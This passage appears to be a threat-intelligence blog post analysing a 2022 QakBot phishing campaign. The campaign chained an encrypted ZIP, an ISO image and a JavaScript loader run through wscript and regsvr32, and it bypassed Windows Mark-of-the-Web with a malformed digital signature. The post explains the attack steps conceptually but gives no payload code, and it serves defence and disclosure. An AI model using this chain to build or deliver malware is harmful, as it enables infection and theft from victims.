

QakBot Malware Used Unpatched Vulnerability to Bypass Windows OS Security Feature

blog.eclecticiq.com/qakbot-malware-used-unpatched-vulnerability-to-bypass-windows-os-security-feature





Executive Summary

This paper investigates a recent QakBot phishing campaign's ability to evade Mark-of-the-Web (MoTW) security features, allowing for escape from the designated security zone and successful installation of malicious software on victim device.. Key observations:

- EclecticIQ analysts investigated QakBot phishing campaigns switching to a Zero-Day Vulnerability to evade Windows Mark of the Web (MoTW). QakBot may be able to increase its infection success rate as a result of the switch to a zero-day exploit.
- The threat actor distributes QakBot using phishing emails with a malicious URL inside.
- When a victim user clicks on the malicious URL, it starts to download an encrypted ZIP folder that contains an ISO image. If the ISO image is opened by victim, it will mount itself on a disk and open another File Explorer window that contains the final QakBot Loader as a JavaScript format which can be executed by a simple user click.
- The final QakBot Loader (WW.js) contains a malformed digital signature to evade the Mark of the Web (MoTW) Security feature on Windows OS. · EclecticIQ analysts observed use of zero-day vulnerabilities is increasing among non-nation state cyber criminals.
- Living off the Land Binaries (LOLBINS) like Regsvr32.exe (2) and WScript.exe (3) are actively abused to execute QakBot Malware.

What is Mark of The Web (MoTW)?

Mark of the Web (MoTW) is used by Windows as a security feature across its product suite. This feature works by checking downloaded executable files against a file whitelist that are downloaded by Windows users.If the file is not on that list, Windows Defender SmartScreen will show a warning message like image below and it will not execute the malware:




Figure 1 – Windows SmartScreen warning

The MS Office Protected view feature is used to protect MS Office users against potential malware in documents. Most of the MS Office file types flagged with MOTW will be opened with PROTECTED VIEW:

Figure 2 -MS Office document opened as Protected View

MS Office is able to block macro enabled office document downloaded from the internet, if the appropriate setting is enabled. Macros in MS Office files flagged with MOTW are disabled and a warning message is displayed to the user:




Figure 3 – Macros blocked on downloaded Excel document

When a Windows OS user downloads a file from the internet, it creates an Alternative Data Stream (ADS) named Zone.Identifier and adds a ZoneId to this ADS in order to indicate the zone from which the file originates. This is a proactive security feature to prevent downloading malicious files on untrusted source. Many Windows security features such as Microsoft Office Protected view, SmartScreen, Smart App Control, and warning dialogs rely on the presence of the MoTW to function correctly.

As the example image shows, details of MoTW alternate data streams on downloaded file from VirusTotal.ZoneID being used to identify a file, for example The following ZoneId values may be used in a Zone.Identifier ADS:

1. Local computer
2. Local intranet
3. Trusted sites
4. Internet
5. Restricted sites

```
PS C:\Users\    \Downloads> Get-Item .\Malware.doc -Stream Zone.Identifier


PSPath        : Microsoft.PowerShell.Core\FileSystem::C:\Users\    \Downloads\Malware.doc:Zone.Identifier
PSParentPath  : Microsoft.PowerShell.Core\FileSystem::C:\Users\    \Downloads
PSChildName   : Malware.doc:Zone.Identifier
PSDrive       : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName      : C:\Users\    \Downloads\Malware.doc
Stream        : Zone.Identifier
Length        : 882



PS C:\Users\    \Downloads> Get-Content .\Malware.doc -Stream Zone.Identifier
[ZoneTransfer]
ZoneId=3
ReferrerUrl=https://www.virustotal.com/
```

Figure 4 – Extracting ZoneID ADS on downloaded file

QakBot Campaign Observed Evading Windows Mark of the Web (MoTW)

At the beginning of November 2022, EclecticIQ analysts examined a recent campaign that delivers QakBot (also called Qbot) to victim devices via phishing emails, executes by abusing multiple Living Off the Land Binaries (LOLBAS) and evades the Mark of the Web (MoTW) flag to increase the infection rate. Qakbot has been observed as an initial access point for ransomware groups (4).

Threat actors have used QakBot since 2007 (5) as a Banking Trojan to steal credit card information from victim devices. It evolved as initial access malware for remotely delivering additional malicious payloads. Black Basta Ransomware gang used QakBot to create an initial access point of victim's device and move laterally within an organization's network to execute ransomware at the end of the kill chain.

QakBot's execution process is highlighted below:




Figure 5 - QakBot Execution Flow

First Stage: Phishing Emails Containing Malicious URLs Deliver Qakbot Loader

The attack starts with a phishing email containing a malicious URL and ZIP password for delivering the QakBot malware. Victims clicking on the URL download an encrypted ZIP folder which can be unzipped with a password provided by attackers via phishing email. That unzipped file contains a randomly named malicious ISO image. The ISO image contains a final QakBot loader in form of a JavaScript file (WW.js) which is used to execute QakBot DLL in-memory of wermgr.exe (a Windows error reporting process).




Figure 6 - Example of Phishing Email delivers QakBot Malware

Second Stage 2.1: In-Memory Execution of QakBot Malware via JavaScript Loader

The QakBot Loader can be executed by one of the most widely abused Living Off the Land Binaries And Scripts (LOLBAS) called wscript.exe (3). Threat Actors often abuse Windows built in features to avoid detection. On Windows OS, JavaScript file extension can be executed by user click, upon the execution it uses Windows built in software called wscript.exe (3).




Figure 7 - QakBot loader inside mounted ISO image.

QakBot Loader deploys the Regsvr32.exe (2) command line tool as an obfuscated string to evade antivirus detections. When a user clicks on the WW.js, it will use Regsvr32.exe (2) to load the QakBot DLL, which is located under the port directory and is named

resemblance.tmp.

Figure 8 - QakBot Loader with malformed digital signature.




Figure 9 - Resemblance.tmp contains MZ magic header which marking it executable.

Figure 10 - Extracted malformed digital signature from JavaScript QakBot Loader

Second Stage 2.2: QakBot Loader uses Malformed Digital Signature to Evade Mark of the Web (MoTW)

On November 3rd, researcher Will Dormann (6) identified three different MoTW bypass methods for bypassing the MoTW feature. On November, 8th, Microsoft released patches (CVE-2022-41049, CVE-2022-41091) (7) addressing two of the methods. The 3rd method - using malformed digital signatures (CVE-2022-44698) (8) - patched on December 13 and is actively exploited in the wild.

Normally, after executing the QakBot loader, Windows will display a warning message (see Figure 11) to avoid the execution. Because of the malformed digital signature, the loader bypasses the Mark of the Web (MoTW) flag, and the execution is proceeds without a Windows warning pop-up message.




Figure 11 - Mark of the Web (MoTW) in action

